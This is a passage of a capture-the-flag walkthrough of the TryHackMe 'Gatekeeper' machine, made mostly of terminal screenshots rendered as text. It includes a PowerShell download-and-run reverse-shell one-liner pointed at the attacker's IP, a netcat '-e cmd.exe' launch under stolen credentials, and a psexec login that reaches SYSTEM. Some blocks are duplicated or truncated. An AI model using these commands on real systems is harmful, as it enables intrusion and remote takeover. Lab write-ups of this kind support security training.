
6. Upgrade to powershell



```
┌──(root💀kali)-[~/tryhackme/gateKeeper/10.10.116.227/loot/firefox/firefox_decrypt]
└─# python3 -m http.server 80 --directory ~/tools/winPrivEsc/reverseShells/
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.150.208 - - [19/Dec/2021 17:36:19] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 -
10.10.150.208 - - [19/Dec/2021 17:36:38] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 -
10.10.150.208 - - [19/Dec/2021 17:37:21] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 -
10.10.150.208 - - [19/Dec/2021 17:37:27] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 -
```

root@kali: ~/tryhackme/gateKeeper 155x14


```
^C
┌──(root💀kali)-[~/tryhackme/gateKeeper]
└─# nc -nvlp 4444
listening on [any] 4444 ...
powershell.exe -nop -ep bypass -c "iex ((New-Object Net.WebClient).DownloadString('http://10.11.49.241/Invoke-PowerShellTcp.ps1'));"connect to [10.11.49.24
1] from (UNKNOWN) [10.10.150.208] 49247
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\natbat\Desktop>powershell.exe -nop -ep bypass -c "iex ((New-Object Net.WebClient).DownloadString('http://10.11.49.241/Invoke-PowerShellTcp.ps1'));
"

powershell.exe -nop -ep bypass -c "iex ((New-Object Net.WebClient).DownloadString('http://10.11.49.241/Invoke-PowerShellTcp.ps1'));"powershell.exe -nop -ep
 bypass -c "iex ((New-Object Net.WebClient).DownloadString('http://10.11.49.241/Invoke-PowerShellTcp.ps1'));"
```




```
┌──(root💀kali)-[~/tryhackme/gateKeeper]
└─# nc -nvlp 6666
listening on [any] 6666 ...
connect to [10.11.49.241] from (UNKNOWN) [10.10.150.208] 49245
Windows PowerShell running as user natbat on GATEKEEPER
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\natbat\Desktop>$hi="hi:

^C
┌──(root💀kali)-[~/tryhackme/gateKeeper]
└─# nc -nvlp 6666
listening on [any] 6666 ...
connect to [10.11.49.241] from (UNKNOWN) [10.10.150.208] 49249
Windows PowerShell running as user natbat on GATEKEEPER
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\natbat\Desktop>$hi="hi"
```

7. Run netcat as user `mayor` to obtain root


```
$secpasswd = ConvertTo-SecureString "8CL7O1N78MdrCIsV" -AsPlainText -Force
$mycreds = New-Object System.Management.Automation.PSCredential ("mayor", $secpasswd)
$computer = "GATEKEEPER"
[System.Diagnostics.Process]::Start("C:\Users\natbat\Documents\nc.exe","10.11.49.241 5555 -e cmd.exe", $mycreds.Username, $mycreds.Password, $computer)
```




```
┌──(root💀kali)-[~/tryhackme/gateKeeper/10.10.116.227/exploit/bof]
└─# nc -nvlp 5555
listening on [any] 5555 ...
connect to [10.11.49.241] from (UNKNOWN) [10.10.150.208] 49251
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\natbat\Desktop>whoami
whoami
gatekeeper\mayor

C:\Users\natbat\Desktop>
```



```
┌──(root💀kali)-[~/tryhackme/gateKeeper]
└─# nc -nvlp 6666
listening on [any] 6666 ...
connect to [10.11.49.241] from (UNKNOWN) [10.10.150.208] 49245
Windows PowerShell running as user natbat on GATEKEEPER
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\natbat\Desktop>$hi="hi:

^C
┌──(root💀kali)-[~/tryhackme/gateKeeper]
└─# nc -nvlp 6666
listening on [any] 6666 ...
connect to [10.11.49.241] from (UNKNOWN) [10.10.150.208] 49249
Windows PowerShell running as user natbat on GATEKEEPER
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\natbat\Desktop>$hi="hi"
PS C:\Users\natbat\Desktop> echo $hi
hi
PS C:\Users\natbat\Desktop> $secpasswd = ConvertTo-SecureString "8CL701N78MdrCIsV" -AsPl
        $mycreds = New-Object System.Management.Automation.PSCredential ("mayor", $secpa
        $computer = "GATEKEEPER"
        [System.Diagnostics.Process]::Start("C:\Users\natbat\Documents\nc.exe","192.168.
xe", $mycreds.Username, $mycreds.Password, $computer)
PS C:\Users\natbat\Desktop>
Handles  NPM(K)    PM(K)      WS(K) VM(M)   CPU(s)     Id ProcessName
-------  ------    -----      ----- -----   ------     -- -----------
      4       2      272        660     5     0.00   2804 nc


PS C:\Users\natbat\Desktop>
PS C:\Users\natbat\Desktop> $secpasswd = ConvertTo-SecureString "8CL701N78MdrCIsV" -AsPl
        $mycreds = New-Object System.Management.Automation.PSCredential ("mayor", $secpa
        $computer = "GATEKEEPER"
        [System.Diagnostics.Process]::Start("C:\Users\natbat\Documents\nc.exe","10.11.49
e", $mycreds.Username, $mycreds.Password, $computer)
PS C:\Users\natbat\Desktop>

Handles  NPM(K)    PM(K)      WS(K) VM(M)   CPU(s)     Id ProcessName
-------  ------    -----      ----- -----   ------     -- -----------
      0       2      368        120     5     0.00   4068 nc


PS C:\Users\natbat\Desktop> PS C:\Users\natbat\Desktop>
```



```
┌──(root💀kali)-[~/tryhackme/gateKeeper/10.10.116.227/exploit/bof]
└─# nc -nvlp 5555
listening on [any] 5555 ...
connect to [10.11.49.241] from (UNKNOWN) [10.10.150.208] 49251
```




```
connect to [10.11.49.241] from (UNKNOWN) [10.10.150.208] 49251
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\natbat\Desktop>whoami
whoami
gatekeeper\mayor

C:\Users\natbat\Desktop>
```

root@kali: ~/tryhackme/gateKeeper 107x52

```
┌──(root💀kali)-[~/tryhackme/gateKeeper]
└─# nc -nvlp 6666
listening on [any] 6666 ...
connect to [10.11.49.241] from (UNKNOWN) [10.10.150.208] 49245
Windows PowerShell running as user natbat on GATEKEEPER
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\natbat\Desktop>$hi="hi:

^C
┌──(root💀kali)-[~/tryhackme/gateKeeper]
└─# nc -nvlp 6666
listening on [any] 6666 ...
connect to [10.11.49.241] from (UNKNOWN) [10.10.150.208] 49249
Windows PowerShell running as user natbat on GATEKEEPER
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\natbat\Desktop>$hi="hi"
PS C:\Users\natbat\Desktop> echo $hi
hi
PS C:\Users\natbat\Desktop> $secpasswd = ConvertTo-SecureString "8CL7O1N78MdrCIsV" -AsPl
        $mycreds = New-Object System.Management.Automation.PSCredential ("mayor", $secpa
        $computer = "GATEKEEPER"
        [System.Diagnostics.Process]::Start("C:\Users\natbat\Documents\nc.exe","192.168.
xe", $mycreds.Username, $mycreds.Password, $computer)
PS C:\Users\natbat\Desktop>
Handles  NPM(K)    PM(K)      WS(K) VM(M)   CPU(s)     Id ProcessName
-------  ------    -----      ----- -----   ------     -- -----------
      4       2      272        660     5     0.00   2804 nc


PS C:\Users\natbat\Desktop>
PS C:\Users\natbat\Desktop> $secpasswd = ConvertTo-SecureString "8CL7O1N78MdrCIsV" -AsPl
        $mycreds = New-Object System.Management.Automation.PSCredential ("mayor", $secpa
        $computer = "GATEKEEPER"
        [System.Diagnostics.Process]::Start("C:\Users\natbat\Documents\nc.exe","10.11.49
e", $mycreds.Username, $mycreds.Password, $computer)
PS C:\Users\natbat\Desktop>

Handles  NPM(K)    PM(K)      WS(K) VM(M)   CPU(s)     Id ProcessName
-------  ------    -----      ----- -----   ------     -- -----------
      0       2      368        120     5     0.00   4068 nc


PS C:\Users\natbat\Desktop> PS C:\Users\natbat\Desktop>
```

8. Root flag




```
C:\Users\mayor\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 3ABE-D44B

 Directory of C:\Users\mayor\Desktop

05/14/2020  08:58 PM    <DIR>          .
05/14/2020  08:58 PM    <DIR>          ..
05/14/2020  08:21 PM                27 root.txt.txt
               1 File(s)             27 bytes
               2 Dir(s)  15,764,410,368 bytes free

C:\Users\mayor\Desktop>type root.txt.txt
type root.txt.txt
```

Get NT\Auth

1. Run psexec

```
psexec.py mayor:<password>@$ip
```



```
┌──(root💀kali)-[~/tryhackme/gateKeeper]
└─# psexec.py mayor:8CL7O1N78MdrCIsV@$ip
Impacket v0.9.24.dev1+20210928.152630.ff7c521a - Copyright 2021 SecureAuth Corporation

[*] Requesting shares on 10.10.150.208.....
[*] Found writable share ADMIN$
[*] Uploading file iVXJfDnc.exe
[*] Opening SVCManager on 10.10.150.208.....
[*] Creating service MBjB on 10.10.150.208.....
[*] Starting service MBjB.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```